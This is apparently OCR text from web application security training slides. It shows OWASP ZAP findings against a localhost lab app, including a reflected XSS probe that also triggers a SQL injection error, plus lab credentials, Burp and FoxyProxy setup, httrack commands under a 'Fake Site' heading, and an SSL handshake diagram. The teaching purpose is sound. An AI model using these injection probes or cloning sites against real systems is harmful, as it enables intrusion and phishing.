<pre>org.springframework.jdbc.BadSqlGrammarException: StatementCallback; bad SQL grammar [select *
from post where title like '%'"<script>alert(1);</script>%']; nested exception is
History
Search
Alerts
Output
Spider
Active Scan
Alerts (5)
Cross Site Scripting (Reflected) (2)
GET: http://localhost:8080/results?searchTerm=%
POST: http://localhost:8080/search
SQL Injection - MySQL
GET: http://localhost:8080/results?searchTerm=%
Format String Error
POST: http://localhost:8080/search
Cross-Domain JavaScript Source File Inclusion (12)
Cross Site Scripting (Reflected)
URL: http://localhost:8080/results?searchTerm=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Risk: High
Confidence: Low
Parameter: searchTerm
Attack: '"<script>alert(1);</script>
Evidence: '"<script>alert(1);</script>
CWE ID: 79
WASC ID: 8
Description:
Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's

Heap dump



Untitled Session - 20171004-141308 - OWASP ZAP 2.4.3
File Edit View Analyse Report Tools Online Help
Standard Mode
Sites
Quick Start
Request
Response
Header: Text
Body: Text
Default Context
GET:In
http://localhost:8080
GET:robots.txt
GET:sitemap.xml
GET:login
GET:index.php
css
POST:search(searchTerm)
GET:signup
GET:results(searchTerm)
POST:signup(firstName,lastName,password,user
POST:login(password,username)
GET:login(error)
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY

<h1 class="page-header">
Errors!!!
</h1>
<pre>org.springframework.jdbc.BadSqlGrammarException: StatementCallback; bad SQL grammar [select *
from post where title like '%'"<script>alert(1);</script>%']; nested exception is
History
Search
Alerts
Output
Spider
Active Scan
Alerts (5)
Cross Site Scripting (Reflected) (2)
GET: http://localhost:8080/results?searchTerm=%
POST: http://localhost:8080/search
SQL Injection - MySQL
GET: http://localhost:8080/results?searchTerm=%
Format String Error
POST: http://localhost:8080/search
Cross-Domain JavaScript Source File Inclusion (12)
Cross Site Scripting (Reflected)
URL: http://localhost:8080/results?searchTerm=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Risk: High
Confidence: Low
Parameter: searchTerm
Attack: '"<script>alert(1);</script>
Evidence: '"<script>alert(1);</script>
CWE ID: 79
WASC ID: 8
Description:

Heap lab

- Login with different users
- admin/admin1234
- blogger1/blogger1
- blogger2/blogger2

https://securityheaders.io/



Burp Suite

- Configure Proxy
- Run Spider
- Discover Content
- Run Scanner

Burp Proxy

https://www.tutorialspoint.com/security_testing/images/configure_burp_suite_4.jpg

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts

Intercept | HTTP history | WebSockets history | Options

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Add

Edit

Remove

Running	Interface	Invisible	Redirect	Certificate
☑	127.0.0.1:9090	☐		Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export this certificate for use i
tools or another installation of Burp.

Import / export CA certificate

Regenerate CA certificate

Meet the FoxyProxy Standard Developer

Enjoy this add-on?

Before downloading this add-on, please consider supporting the development of this add-on by making a small contribution.

Contribute

$9.99 suggested

or

Add to Firefox

FoxyProxy Standard

by Eric H. Jung and others

Why was FoxyProxy Standard created?

Tiring of slow proxies servers, I wrote this add-on with the idea that it should be easy to route blocked pages through slow proxy servers while still maximizing use of your (normal) fast connection. FoxyProxy has since evolved way beyond that to a generalized proxy tool.

What's next for FoxyProxy Standard

Some features coming soon:
* Random and round-robin proxy switching
* Lots of other stuff being discussed at http://forums.getfoxyproxy.org -- submit your idea there!

FoxyProxy Standard

File Help

Select Mode: Completely disable FoxyProxy

Proxies | Proxy Subscriptions | Pattern Subscriptions | Global Settings | QuickAdd | Logging

Enabled	Color	Proxy Name	Proxy Notes
✔		BurpProxy	
✔		Default	These are the settings that ...

Move Up
Move Down
Add New Proxy
Edit Selection
Copy Selection
Delete Selection

Please Donate | Get FoxyProxy Plus | Buy Proxy Service | FoxyProxy for Chrome | Close

FoxyProxy Standard - Proxy Settings

General | Proxy Details | URL Patterns

Direct internet connection (no proxy)

Manual Proxy Configuration

Help! Where are settings for HTTP, SSL, FTP, Gopher, and SOCKS?

Host or IP Address: 127.0.0.1 Port: 9090

SOCKS proxy? SOCKS v4/4a SOCKS v5

Authentication

Username Password Password - again

Domain (optional - NTLM only)


Use System Proxy Settings

How to copy Application-Fake Site

- apt-get install httrack
- httrack http://www.google.com/ -O /tmp/google -v

https://www.httrack.com/


SSL


Browser
Web Server
1
Algorithms I support.
My random number.
2
Use this algorithm.
My random number.
My digital certificate.
3
Verify certificate and extract server's public key.
Encrypt pre-master secret with server's public key.
Decrypt pre-master secret with server's private key.
4
Compute secret key.
Compute secret key.
5
Send checksum of handshake messages using secret key.
Compare checksum on server side.
6
Compare checksum on client side.
Send checksum of handshake messages using secret key.

SSL Scan

